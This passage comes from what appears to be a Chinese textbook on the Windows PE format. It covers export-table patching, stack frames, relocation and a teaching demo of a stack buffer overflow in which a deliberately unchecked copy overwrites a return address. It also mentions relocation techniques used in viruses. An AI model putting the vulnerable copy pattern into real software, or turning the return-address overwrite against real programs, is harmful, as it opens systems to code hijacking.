10001283    8BEC           MOV EBP,ESP
10001285    6A 00           PUSH 0
10001287    6A 00           PUSH 0
10001289    68 28300010     PUSH winResul.10003028        ; ASCII "user32.dll"
1000128E    6A 00           PUSH 0
10001290    E8 08000000     CALL winResul.1000129D
                 ; JMP 到 user32.MessageBoxA
10001295    90              NOP
10001296    90              NOP
10001297    90              NOP
10001298    90              NOP
10001299    C9              LEAVE
1000129A    C2 0400         RETN 4
1000129D  - FF25 A3120010   JMP DWORD PTR DS:[100012A3] ; user32.MessageBoxA

100012A3    EA 07D57700 006>JMP FAR 6800:0077D507  ; 远跳转
```

因为函数FadeInOpen的代码被全部覆盖，所以运行FirstWindow只会弹出提示对话框，内容显示"user32.dll"。显示的字符串是借用了winResult.asm的数据段中定义的函数SetLayeredWindowAttributes所在动态链接库的名称。

从反汇编指令可以看出，调用函数user32.MessageBoxA时使用了硬编码，即将该函数在虚拟地址空间分配的VA直接写入了代码段，不通过导入表直接跳转到函数代码处执行，上面反汇编代码加黑部分即为地址

字节码（在这里OD错误地将它识别成了指令序列）。使用硬编码最大的好处是引入动态链接库的函数时不需要修改导入表。因为FirstWindow引入的动态链接库就这一个，不存在基地址被占用的问题，所以，与重定位有关的信息在此例中不需要进行修改。

5.5.2 导出私有函数

在某些场合下，DLL中的私有函数还是很有用的。也许是出于保密考虑，或者其他原因，DLL的开发者将一些比较重要的函数设置为内部私有函数，并不在导出表中声明。当程序被二次开发时，开发者却需要这些函数，这时候就需要开发者自己将这些被定义为私有的函数添加到导出表中。

在本章的实例中，程序winResult.dll一共导出了4个公有函数；源代码中的TopXY函数被声明为私有函数，并未导出，所以在使用PEInfo分析时看不到该函数。下面就以这个函数为例，介绍一下导出私有函数需要做哪些工作。

首先，将最原始的导出表整体搬迁到一个空闲空间中，这里选择从文件偏移0x0940处搬到0x0a50处。以下是添加私有函数到导出表后的两处地址对应的字节码：

```
00000940  00 00 00 00 EE 0E 51 4D 00 00 00 00 90 21 00 00  .....QM....!..
00000950  01 00 00 00 04 00 00 00 04 00 00 00 68 21 00 00  ............h!..
00000960  78 21 00 00 88 21 00 00 83 11 00 00 22 10 00 00  x!..!....."...
00000970  82 12 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00  ...#...!..!..
00000980  B7 21 00 00 C2 21 00 00 00 00 01 00 02 00 03 00  !..!..........
00000990  77 69 6E 72 65 73 75 6C 74 2E 64 6C 6C 00 41 6E  winresult.dll.An
000009A0  69 6D 61 74 65 43 6C 6F 73 65 00 41 6E 69 6D 61  imateClose.Anima
000009B0  74 65 4F 70 65 6E 00 46 61 64 65 49 6E 4F 70 65  teOpen.FadeInOpe
000009C0  6E 00 46 61 64 65 4F 75 74 43 6C 6F 73 65 00 00  n.FadeOutClose..
000009D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000009E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000009F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A20  00 00 00 00 00 00 00 00 75 73 65 72 33 32 2E 64  ........user32.d
00000A30  6C 6C 00 53 65 74 4C 61 79 65 72 65 64 57 69 6E  ll.SetLayeredWin
00000A40  64 6F 77 41 74 74 72 69 62 75 74 65 73 00 00 00  dowAttributes...

00000A50  00 00 00 00 EE 0E 51 4D 00 00 00 00 AA 30 00 00  .....QM....0..
00000A60  01 00 00 00 05 00 00 00 05 00 00 00 78 30 00 00  ............x0..
00000A70  8C 30 00 00 A0 30 00 00 83 11 00 00 22 10 00 00  0..0....."...
00000A80  82 12 00 00 23 13 00 00 0C 10 00 00 B8 30 00 00  ...#.......0..
00000A90  C5 30 00 00 D1 30 00 00 DC 30 00 00 E9 30 00 00  0..0..0..0..

00000AA0  00 00 01 00 02 00 03 00 04 00 77 69 6E 52 65 73  ..........winRes
00000AB0  75 6C 74 2E 64 6C 6C 00 41 6E 69 6D 61 74 65 43  ult.dll.AnimateC
00000AC0  6C 6F 73 65 00 41 6E 69 6D 61 74 65 4F 70 65 6E  lose.AnimateOpen
00000AD0  00 46 61 64 65 49 6E 4F 70 65 6E 00 46 61 64 65  .FadeInOpen.Fade
00000AE0  4F 75 74 43 6C 6F 73 65 00 54 6F 70 58 59 00 00  OutClose.TopXY..
```

现在从几个方面来分析添加了私有函数的导出表与原有导出表的区别：

1）长度从8Fh变成了9Fh。增加的部分包含：

函数名：'TopXY\0'共6个字节。

函数的RVA：0x0000100c，共4个字节。

函数名称所在地址：0x000032e9，共4个字节。

2）函数个数由原来的4个变成5个（见字节码的下划线部分）。

3）修正其他因搬迁和增加而变动的地址。因为上面已经同时列出了前后的字节码，在这里就不再详细描述，大家可以比照两者不同和导出表结构自己进行分析。

4）数据目录项。因为导出表位置和数据大小发生了变化，所以PE文件头部的数据目录项中需要进行如下修正：

位置由原来的0x2140变成0x3250。

大小由原来的8Fh变成9Fh。

这样就为导出表增加了函数TopXY的导出信息。使用小工具PEInfo查看导出表，输出信息如下：

```
-------------------------------------------------------------
导出表所处的节：.data
-------------------------------------------------------------
原始文件名：winResult.dll
nBase                   00000001
NumberOfFunctions       00000005
NuberOfNames            00000005
AddressOfFunctions      00003078
AddressOfNames          0000308c
AddressOfNameOrd        000030a0
-------------------------------------

导出序号          虚拟地址          导出函数名称
-----------------------------------------
00000001         00001183         AnimateClose
00000002         00001022         AnimateOpen
00000003         00001282         FadeInOpen
00000004         00001323         FadeOutClose
00000005         0000100c         TopXY
```

如上所示，加黑部分明确提示我们，导出函数已经由最初的4个变成了5个；在导出函数的描述部分也显示了新函数的导出序号、函数所在的RVA，以及新导出函数的名称TopXY，这意味着将私有函数转换为导出函数是成功的。你也可以新建一个测试程序对刚导出的函数进行测试，测试代码在随书文件列表chapter5\c\priFun.asm中。

5.6 小结

本章重点介绍了PE结构中的导出数据部分。通过对导出表的学习，读者能够了解导出表在PE中的作用，并从底层了解Windows加载程序修正导入表IAT的过程；同时，本章还对导出表的导出函数覆盖技术及私有函数导出做了简单的介绍。

第6章　栈与重定位表

本章主要介绍栈及代码重定位技术。栈和重定位表两者并没有必然的联系，但都和代码有关。栈描述的是代码运行过程中，操作系统为调度程序之间相互调用关系，或临时存放操作数而设置的一种数据结构。重定位表则是在一个PE中的代码被加载到任意一个内存地址时，用来描述相关操作数地址的变化规律的数据结构。通过重定位技术，代码运行在内存的任意位置时，可以避免因操作数的定位错误而导致失败。

6.1　栈

为了更好地理解代码中调用函数时相关数据的流动过程，了解PE在运行时对临时变量的处理方法，我们先重新认识一下栈。相信大家已经非常熟悉了，栈是在程序运行时，操作系统为调度程序之间相互调用关系或临时存放操作数而设置的一种数据结构。事实上，栈就是内存的一块区域。因为在这块区域中存取数据遵循一定的规则，所以就叫做数据结构。

栈遵循的规则是“先进后出”。可以简单地把栈理解为一个有底的容器，先放进去的东西自然被压在最底下，那么后放进去的东西一定是先被取出。

程序在运行的时候会为系统分配一块内存区作为栈，由栈选择子ss和栈顶指针（esp）来确定当前栈的大小，CPU则直接操作ebp来存取数据。

内存中栈的结构如图6-1所示。




图　6-1　内存中的栈结构

往栈里存放数据称为压栈。压栈时根据压入的数据类型的字节大小，将esp减少相应的字节数，如压入一个双字，则esp-4。

从栈里取出数据称为出栈。出栈时根据弹出的数据类型的字节大小，将esp增加相应的字节数，如弹出一个双字，则esp＋4。

6.1.1　栈的应用场合

操作系统通过修改esp指令来完成对栈中数据的压栈与出栈。以下场合会用到栈：

保存临时的值

保存程序现场

传递函数参数

存放过程中的局部变量

下面分别介绍。

1.保存临时的值

栈可用于在程序中暂时保存寄存器的值，完成某些操作后再恢复，例如以下代码：

```
push eax
...... ;进行某项操作
pop eax
```

如上所示，当进行某项操作时用到寄存器eax，导致eax的值发生变化，操作完后还想用eax的原始值做其他处理，这时候就可以通过栈实现对寄存器的值的临时保存。进行操作前通过指令push将eax压入栈保存。操作执行完，无论eax的值是否被修改，都会从栈里取回原始的值给eax。

栈还可以实现对寄存器的赋值，如下所示：

```
push eax
pop edx
```

通过指令push压到栈的eax的值最终被指令pop弹出，弹出的值存储到edx中。通过这样一种方式实现了对寄存器的赋值。以上指令等价于：

```
mov edx,eax
```

注意　在对栈进行操作时，一定要维系栈的平衡，即压入多少字节最后就要弹出多少字节，否则会导致程序运行出现错误。

2.保存程序现场

在调用子程序时，栈可用于保存当前现场。如下指令：

```
CALL_subPrg
```

当指令执行时，会将紧跟在CALL指令后面的下一条指令的地址压入

栈，以便于程序在调用完以后，能正确返回到主程序继续运行。

对于16位系统而言，有两种call指令，一种称为长调用，即跨段调用，另一种称为短调用。长调用和短调用之间的区别在于：是否将cs压入栈。一旦用户的程序中使用lcall这条指令，计算机会将cs、ip依次压入栈；而当过程返回时，可以通过iret将ip、cs弹出。对于短过程调用计算机只将ip压入栈，程序返回时则通过ret指令将ip弹出。

对于32位系统而言，单独一个寄存器的长度就能访问到完整的4GB虚拟内存空间，所以调用call指令时，不再需要往栈里压入cs寄存器，当然也就没有长短调用之说。32位汇编语言中的cs依然是16位，其中存放了段的描述符，通常称为段选择子。

扩展阅读　什么是段选择子

在实模式下，程序通过“段地址＋程序偏移地址”的方式来定位一个数据。段地址由不同的段寄存器来指定，80x86中的段寄存器包括：CS、DS、ES、FS、GS、SS等。在实模式下，一个数据所在的地址是这样计算出来的：

假设我们在SS中存入0x1000，SP中存入0xFFFF，那么：

SS:SP＝0x1000*0x10＋0xFFFF＝0x1FFFF

这就是众所周知的“左移4位加偏移”。

在保护模式下，程序通过“段选择子＋程序偏移地址”的方式来定位一个数据。段寄存器还存在，但意义已经发生了变化：段寄存器被称为段选择子，其所标识的值不再与直接的地址有关系，它指向了保护模式中“全局/局部描述表”的某个位置，在这张表中记录了真正的段地址。

段选择子是一个2字节的数，共16位，其中最低2位表示RPL，第3位表示查哪张表，是利用GDT（全局描述符表）还是LDT（局部描述符表），剩下的高13位给出了所需的描述符在描述符表中的地址（注意：13位正好足够寻址8KB项）。

还是上面的例子：保护模式下的SS:SP到底是如何计算的呢？公式如下：

0x1000＝1000000000000b＝10 0000 0000　0　00

SS:SP＝全局描述符表中第0x200项描述符给出的段基址＋0xFFFF

所以说，实模式和保护模式下SS:SP的寻址方式是不一样的。但它们都是一种映射，只是映射的规则略有不同而已。

3.传递函数参数

当调用某个函数的时候，可以使用栈传递参数。以下是Masm32中调用对话框显示信息的汇编指令：

```
invoke MessageBox,NULL,offset szText,offset szCaption,MB_OK
```

经过汇编以后生成的代码如下：

```
:00401000    6A00              push 00000000
:00401002    6800304000        push 00403000
:00401007    6807304000        push 00403007
:0040100C    6A00              push 00000000
:0040100E    E807000000        call 0040101A   ;MessageBox
```

可以看到，调用API函数的指令invoke实际上对栈进行了以下两步的设置：

首先，将参数按照从右往左的顺序压栈（不同的程序设计语言其通过栈传递参数的顺序并不相同）；其次，调用call指令，也就是将eip也压入栈。

图6-2是压栈以后的示意图。




图 6-2 程序调用时栈的内容

当子程序结束以后，会调用ret指令返回，eip随之被弹出。为了平衡栈，需要调用者使用如下语句将传入的参数一一弹出：

```
add esp,0010h ;4个整型
```

4.存放过程中的局部变量

进入一个过程以后，会定义很多局部变量，而局部变量的存放处也是栈。为局部变量在栈中申请的内存区域称为缓冲区。当过程结束以后，局部变量将从栈中删除，恢复到进入过程的最初状态。也就是说，局部变量在过程结束以后就自动被释放了，原因是CPU调整了栈的栈顶指针esp。

6.1.2 call调用中的栈实例分析

如果经常调试程序，大家就会感受到栈在程序运行过程中所起的重要作用。下面看一个复杂一点的栈调用的例子，代码见代码清单6-1。

代码清单6-1　栈调用示例代码

```
1 ;------------------------
2 ;我的第一个基于Win32的汇编程序
3 ;戚利
4 ;2006.2.28
5 ;------------------------
6 .386
7 .model flat,stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ;数据段
17 .data
18 szText db 'HelloWorld',0
19 ;代码段
20 .code
21
22 fun1 proc _p1,_p2
23 local @dwTemp:dword
24 local @dwCount:dword
25
26 pushad
27
28 mov @dwTemp,0
29 mov eax,_p2
30 mov @dwCount,eax
31
32 popad
33 mov eax,@dwCount
34 ret
35 fun1 endp
36
37 start:
38 invoke fun1,addr szText,2
39 invoke MessageBox,NULL,offset szText,NULL,MB_OK
40 invoke ExitProcess,NULL
41 end start
```

22～35行定义了函数fun1。该函数接收两个参数_p1和_p2；参数_p1在函数中并没有用到，参数_p2用于向内部变量@dwCount传递值。在函数内部定义了两个变量@dwTemp和@dwCount，这样设计函数

fun1的主要目的是使读者了解栈与函数参数，以及函数内部变量之间的关系。38行是主程序中调用该函数的语句。

通过在OD中跟踪HelloWorld.exe的执行，查看函数fun1被调用的过程。在OD中，fun1的解释如下所示：

```
00401000  /$  55             PUSH EBP
00401001  |.  8BEC           MOV EBP,ESP
00401003  |.  83C4 F8        ADD ESP,-8    ;定义局部变量
00401006  |.  60             PUSHAD
00401007  |.  C745 FC 00000>MOV DWORD PTR SS:[EBP-4],0
0040100E  |.  8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00401011  |.  8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00401014  |.  61             POPAD
00401015  |.  8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
00401018  |.  C9             LEAVE
00401019  \.  C2 0800        RETN 8  ;调整栈，弹出两个参数
```

从以上反汇编代码中可以看到，局部变量的定义是通过调整栈顶指针来完成的。函数被调用时，需要用到栈传递参数，定义局部变量；而默认情况下，ebp是专门用来操作这些数据的专用指针，所以调用前首先需要保存原始的ebp值，并为该函数设置栈的基地址（语句mov ebp,esp），将该基地址给ebp；以后对栈的操作就可以从这个基地址出发，通过距离基地址的偏移来完成栈内容的读写。如指令：

```
MOV EAX,DWORD PTR SS:[EBP+C]
MOV DWORD PTR SS:[EBP-8],EAX
```

leave指令完成了对函数中定义的局部变量的清理（通过直接调整esp指针来完成），并恢复了原始的ebp指针的值。该指令等价于：

```
MOV ESP,EBP
POP EBP
```

综上所述，call指令的具体调用过程如下：

步骤1　将调用函数用到的参数入栈。

步骤2　将call指令的下一条指令入栈，以备返回。

步骤3　保存原始ebp指针。

步骤4　为函数准备栈空间，ebp指向栈中该函数的基地址。

步骤5　为函数中定义的局部变量开辟栈空间（通过调整esp来完成）。

步骤6　运行函数中定义的语句。

步骤7　清理局部变量，恢复原始的ebp指针（通过leave指令完成）。

步骤8　返回步骤2保存的下一条指令处执行，同时清理栈中的函数参数（通过指令retn 8完成）。

下面来看call指令调用不同时间栈的变化情况。call指令调用前的栈见表6-1。

表 6-1　call 指令前的栈

栈地址	值	解　释
0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFFF	
0012FFD0	7FFDE000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFDC	FC8F4BA0	
0012FFE0	FFFFFFFF	SEH 链尾部
0012FFE4	7C839AD8	SE 处理程序
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	0040101C	HelloWor.<模块入口点>
0012FFFC	00000000	

栈是从高地址向低地址增长的，所以，表格的第一行一定是栈顶。从表格中可以看出，栈顶指针指向了kernel32.7C817077。如果把HelloWorld.exe看成是一个函数，那么栈顶内容是调用该函数的call指令的下一条指令地址，该地址位于函数kernel32.dll!BaseProcessStart内。相关代码片段如下所示：

```
7C817054 _BaseProcessStart@4 proc near
 :
7C817060    and     [ebp+ms_exc.disabled], 0 ; 此时 ebp 已经指向 7C817054 所在位置
7C817064    push    4               ; 入口函数所在地址所占的空间大小
7C817066    lea     eax, [ebp+arg_0] ; 入口函数所在地址
7C817069    push    eax
7C81706A    push    9               ; 查询并设置线程的入口函数
7C81706C    push    0FFFFFFFEh      ;GetCurrentThread()
7C81706E    call    ds:_imp_NtSetInformationThread@16 ; 设置线程的入口点函数为 mainCRTStartup
7C817074    call    [ebp+arg_0]     ; 调用 mainCRTStartup
7C817077    push    eax             ; dwExitCode

7C817078
7C817078 loc_7C817078:                        ;CODE XREF: .text:7C84390Dj
7C817078          call    _ExitThread@4    ; 退出线程
7C817078 _BaseProcessStart@4 endp
```

如上所示，kernel32.dll的函数BaseProcessStart通过调用mainCRTStartup执行用户程序的入口函数；完成用户程序的执行后，调用函数_ExitThread@4退出进程的主线程。关于操作系统加载进程的细

节请参照本书9.1节部分。

当程序运行到0x00401015处时，栈内容如表6-2所示。

表 6-2 运行期栈表一

栈地址	值	解 释
0012FFAC	00000002	函数 fun1 局部变量 @dwCount 的值
0012FFB0	00000000	函数 fun1 局部变量 @dwTemp 的值
0012FFB4	0012FFF0	原始 ebp 值
0012FFB8	00401028	返回到 HelloWor.< 模块入口点 >+0C，即返回 eip
0012FFBC	00403000	函数 fun1 的 _p2 参数，指向 ASCII 字符串 "HelloWorld"
0012FFC0	00000002	函数 fun1 的 _p1 参数
0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFFF	

此时，esp指向栈顶0x0012FFAC，而ebp则指向0X0012FFB4。栈中依次被压入了函数fun1的两个参数、call fun1完成后的返回地址、为函数fun1开辟的临时缓冲区、存放着原始的ebp值和函数的局部变量。

当程序执行完leave指令后，栈内容如表6-3所示。

表 6-3 运行期栈表二

栈地址	值	解 释
0012FFB8	00401028	返回到 HelloWor.< 模块入口点 >+0C
0012FFBC	00403000	函数 fun1 的 _p2 参数，指向 ASCII 字符串 "HelloWorld"
0012FFC0	00000002	函数 fun1 的 _p1 参数
0012FFB8	00401028	返回到 HelloWor.< 模块入口点 >+0C，即返回 eip
0012FFC4	7C817077	返回到 kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFFF	

函数执行完毕，缓冲区被清理干净，只剩下要返回的地址和函数的参数。程序进一步通过地址0x00401019处的"retn 8"指令完成堆栈中剩余部分数据的清理。

当程序执行完0x00401019处的指令后，栈又还原成表6-1的状态。从这个过程可以看出，栈是平衡的，压入多少，最后就弹出多少。

总结 函数一旦被调用，运行开始前应该先将原始的ebp指针压入栈，然后将压入ebp以后的当前栈顶指针给ebp，这样就等于为局部变量的缓冲区确定了基地址。局部变量由此处开始压入和弹出。

综上所述，调用函数在运行时的栈应该如图6-3所示。




图 6-3 调用函数运行时的栈示意图

在这样的栈状态中，被调用的函数开始工作。主要有两个操作：第一，以esp-x来扩充缓冲区长度，以esp＋x来收缩缓冲区长度。第二，以ebp-x（或ebp＋x）来存取局部变量（或参数）的值。

6.1.3　栈溢出

所谓栈溢出，是指由于程序没有考虑栈中定义的局部数据块的大小，而向该数据块写入了过多的数据，从而导致数据越界，覆盖了栈中的已存在的其他数据的技术。以前，认为栈溢出是程序设计错误，由于大家用得多了，便成为了技术。下面将和大家一起来看一个栈溢出的实际例子。如果掌握了栈溢出的原理，也就彻底掌握了栈。

从前面对程序执行过程中堆栈的变化分析可以看出，栈中有一个很重要的数据：返回eip的值。如果可以通过合理构造一些数据，让call调用在返回时不回到call指令的下一条指令处执行，而是跳到在构造的数据中指定的特殊位置，这就是栈溢出的大致描述。

首先，构造一个可以演示栈溢出的源代码，见代码清单6-2。

代码清单6-2　栈可溢出的源程序（chapter6\StackFlow.asm）

```
;------------------------
;栈可溢出的源程序
;戚利
;2010.2.28
;------------------------
.386
.model flat,stdcall
option casemap:none
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
;数据段
.data
szText db 'HelloWorldPE',0
szShellCode db 3 dup(0ffh),0
;代码段
.code
;---------------------------
;未检查长度的字符串拷贝函数
;---------------------------
_memCopy proc _lpSrc
local @buf [4]:byte
pushad
mov esi,_lpSrc
lea edi,@buf
mov al,byte ptr [esi]
.while al!=0
```

```
35 mov byte ptr [edi],al
36 mov al,byte ptr [esi]
37
38 inc esi
39 inc edi
40 .endw
41 popad
42 ret
43 _memCopy endp
44
45
46 start:
47 invoke _memCopy,addr szShellCode
48
49 invoke MessageBox,NULL,offset szText,NULL,MB_OK
50 invoke ExitProcess,NULL
51 end start
```

上述程序构造了一个可能使栈溢出的函数（24～43行）。由于字符串拷贝函数_memCopy在编码时未考虑目标缓冲区的长度，只是简单地通过判断最后一个字节是否为“\0”来结束拷贝；当拷贝过程中源字符串长度大于目标缓冲区长度时，将会导致超出的部分数据覆盖栈中有用的信息，便会造成溢出。这些被覆盖的信息包括执行完函数_memCopy后的返回地址。

编译链接程序后执行还是会弹出对话框，虽然看起来没有什么问题，如果将代码第19行定义字符串szShellCode的长度修改为11，程序在执行时就会发生栈溢出。这个过程可以通过OD的单步调试查看到。

表6-4显示了函数_memCopy调用前的栈。

表 6-4　函数 _memCopy 调用前的栈

栈地址	值	解　释
0012FF94	7C930228	以下 8 个双字是 pushad 进来的
0012FF98	FFFFFFFF	
0012FF9C	0012FFB8	
0012FFA0	0012FFB4	
0012FFA4	7FFDB000	
0012FFA8	7C92E514	ntdll.KiFastSystemCallRet
0012FFAC	0012FFB0	
0012FFB0	00000000	
0012FFB4	7C817074	函数 _memCopy 的局部变量 @buf，4 字节
0012FFB8	0012FFF0	原始 ebp 值
0012FFBC	0040102A	返回到 stackflo.< 模块入口点 >+0A 来自 stackflo.00401000
0012FFC0	0040300D	stackflo.0040300D

执行拷贝程序以后的栈如表6-5所示。

表 6-5　函数 _memCopy 调用后的栈

栈地址	值	解　释
0012FF94	7C930228	以下 8 个双字是 pushad 进来的
0012FF98	FFFFFFFF	
0012FF9C	0012FFB8	
0012FFA0	0012FFB4	
0012FFA4	7FFDB000	
0012FFA8	7C92E514	ntdll.KiFastSystemCallRet
0012FFAC	0012FFB0	
0012FFB0	00000000	
0012FFB4	FFFFFFFF	执行函数 _memCopy 后复制给 @buf 的值
0012FFB8	FFFFFFFF	以下共 8 字节为缓冲区溢出部分
0012FFBC	FFFFFFFF	可以看到返回地址被修改了
0012FFC0	0040300D	stackflo.0040300D

可以看到，执行函数_memCopy后，0ffffffffh被赋值给了局部变量@buf，剩下的8字节则继续按字符串复制中的从低地址向高地址的增长方式覆盖，原始的ebp值被修改为0ffffffffh，函数调用完成后的返回地址也被修改为0ffffffffh。

尽管代码清单6-2已经实现了栈溢出，但运行时没出现任何有意义的提示，用户只能通过调试进程，从栈的变化得出栈溢出的结论。为了能让读者更直观地看到栈溢出，下面对上述程序进行简单修改，修改后的源代码StackFlow1.asm见代码清单6-3。

代码清单6-3　栈溢出程序测试（chapter6\StackFlow1.asm）

```
1   ;-----------------------
2   ; 栈溢出程序测试
3   ; 戚利
4   ; 2010.2.28
5   ;-----------------------
6       .386
7       .model flat,stdcall
8       option casemap:none
9
10   include    windows.inc
11   include    user32.inc
12   includelib user32.lib
13   include    kernel32.inc
14   includelib kernel32.lib
15
16   ; 数据段
17       .data
18   szText       db 'HelloWorldPE',0
19   szText2      db 'Touch Me!',0
20   szShellCode  dd 0ffffffffh,0dddddddh,0040103ah,0
21
22   ; 代码段
23       .code
24
25   ;--------------------------
26   ; 未检查长度的字符串拷贝函数
27   ;--------------------------
28   _memCopy proc _lpSrc
29       local @buf[4]:byte
30       pushad
31       mov al,1
32       mov esi,_lpSrc
33       lea edi,@buf
34       .while al!=0
35         mov al,byte ptr [esi]
36         mov byte ptr [edi],al
37
38         inc esi
39         inc edi
40       .endw
41       popad
42       ret
43   _memCopy endp
44
45
46   start:
47       invoke _memCopy,addr szShellCode
48
49       invoke MessageBox,NULL,offset szText,NULL,MB_OK

50       invoke MessageBox,NULL,offset szText2,NULL,MB_OK
51
52       invoke ExitProcess,NULL
53       end start
```



我们将szShellCode修改成了一些有用的值，特别是最后一个双字0040103ah；该双字是一个地址，它指向了代码的第50行。当完成字符串拷贝的操作时，通过拷贝赋值使栈溢出，溢出的值修改返回地址，使其跳过本该执行第49行指令的操作。也就是说，尽管在代码中显示了两个对话框，但事实却只有一个对话框"Touch Me!"被显示。

因为本章并不讲述ShellCode的构造，以及栈溢出，所以相关知识仅点到为止。希望读者通过对栈的深入研究，可以进一步认识可执行文件指令代码的执行过程。下面来看本章的重点部分，代码重定位与PE中的

重定位表。

6.2 代码重定位

代码重定位是把可执行代码从内存的一个地方移动到另外一个地方去，保证该部分代码还能正常执行的一种技术。该技术广泛应用于补丁程序设计、病毒程序设计，本书第16～23章会大量使用代码重定位技术编写程序代码。本节将主要介绍代码重定位的实现方法，以及PE文件对代码重定位数据的组织。

6.2.1 重定位的提出

可执行代码从内存的一个地方移动到另外一个地方，所有的字节码均保持不变；如果代码指令中的某些操作数不跟随着地址发生改变，势必会导致程序运行出错。这里的某些操作数是指那些使用了绝对地址定位的程序指令中的操作数。分析以下代码段：

```
dwVari dd ? ;全局变量

proc Proc1_dwParam ;函数参数
local @dwLocal ;局部变量

mov eax,dwVari
mov eax,@dwLocal
mov eax,_dwParam
ret
proc endp

invoke Proc1,1234 ;子程序调用
```

以上代码经过编译链接和反汇编以后，生成以下机器码：

```
00400FFC: 0000                                          ;dwVar 变量
00401000:55          push ebp                           ;保存旧的 ebp 指针
00401001:8BEC        mov ebp,esp                        ;为子程序指定内部变量的缓冲区基地址
00401003:83C4FC      add esp,FFFFFFFC                   ;调整栈顶指针
00401006:A1FC0F4000  mov eax,dword ptr [00400FFC]       ;可以看到全局变量的访问在这里使用绝对地址
0040100B:8B45FC      mov eax,dword ptr [ebp-04]         ;由于是局部变量，所以使用相对地址

0040100E:8B4508      mov eax,dword ptr [ebp+08]
00401011:C9          leave
00401012:C20400      ret 0004       ;返回，清理内部变量的缓冲区
00401015:68D2040000  push 000004D2 ;将子程序调用的参数压栈
0040101A:E8E1FFFFFF  call 00401000 ;调用子程序，从机器码 FFFFFF1E 可以看出，这里也是相对偏移，
                                    没有使用绝对地址
```

从机器指令字节码中可以得出这样的结论：全局变量的地址包含在机器码中，而操作数为局部变量或函数参数的指令中均不包含绝对地址。那么，现在假设这段代码在运行的时候从00401000h搬移到00801000h时，哪里会产生错误呢？

产生错误的地方是以下指令：

```
mov eax,dword ptr [00400FFC] ;也就是指令mov eax,dwVari
```

由于程序的起始地址发生了改变，程序中定义的变量的位置也跟着发生了改变。但是变量的位置通常会被一些指令写到操作数的位置，且固定不再修改。如上所示，地址0x00400FFC最初指向变量dwVari，随着程序起始地址的改变，变量dwVari的地址不再是原来的0x00400FFC了，但指令字节码中该值却没有发生变化。如果按照不变的存取要求，在内存的00400FFCh处取值就不会取到变量dwVari的值，从而导致程序运行错误。无论你想把这段代码搬移到内存的什么位置运行，必须首先对涉及全局变量的指令操作数进行修正，这就是我们平时经常听说的重定位问题。那么，重定位给程序设计人员带来了什么方便呢？可以用一句话来概括：

如果在代码编写中使用重定位技术，你就可以将代码随意地部署到内存中，而不影响程序的运行。

既然重定位这么重要，那么如何通过程序实现重定位方法呢？

6.2.2 实现重定位的方法

代码重定位的关键问题是代码中使用了大量的绝对地址。如果将这些绝对地址改成相对地址，那么重定位的问题也就很自然地解决了。看下面的例子：

```
dwVari dd ?

call @F
@@:
pop ebx
sub ebx,offset @B
mov eax,[ebx+offset dwVari]
```

以上代码对应的字节码为：

```
00401000:00000000 byte 4 dup(0)
00401004:E800000000 call 00401009
00401009:5B pop ebx
0040100A:81EB09104000 sub ebx,00401009
00401010:8B8300104000 mov eax,dword ptr [ebx+00401000]
```

上述代码不存在重定位问题。为什么呢？分析如下：

call指令会将返回地址压入栈中。当整段代码在没有移动的情况下执行时，call @F指令执行以后栈中的返回地址就是@@:标号的地址00401009h，下一句pop指令将返回地址弹出到ebx中，再接下来ebx减去00401009h，现在ebx＝0，所以，mov eax,[ebx＋offset dwVari]等价于mov eax,dwVari。

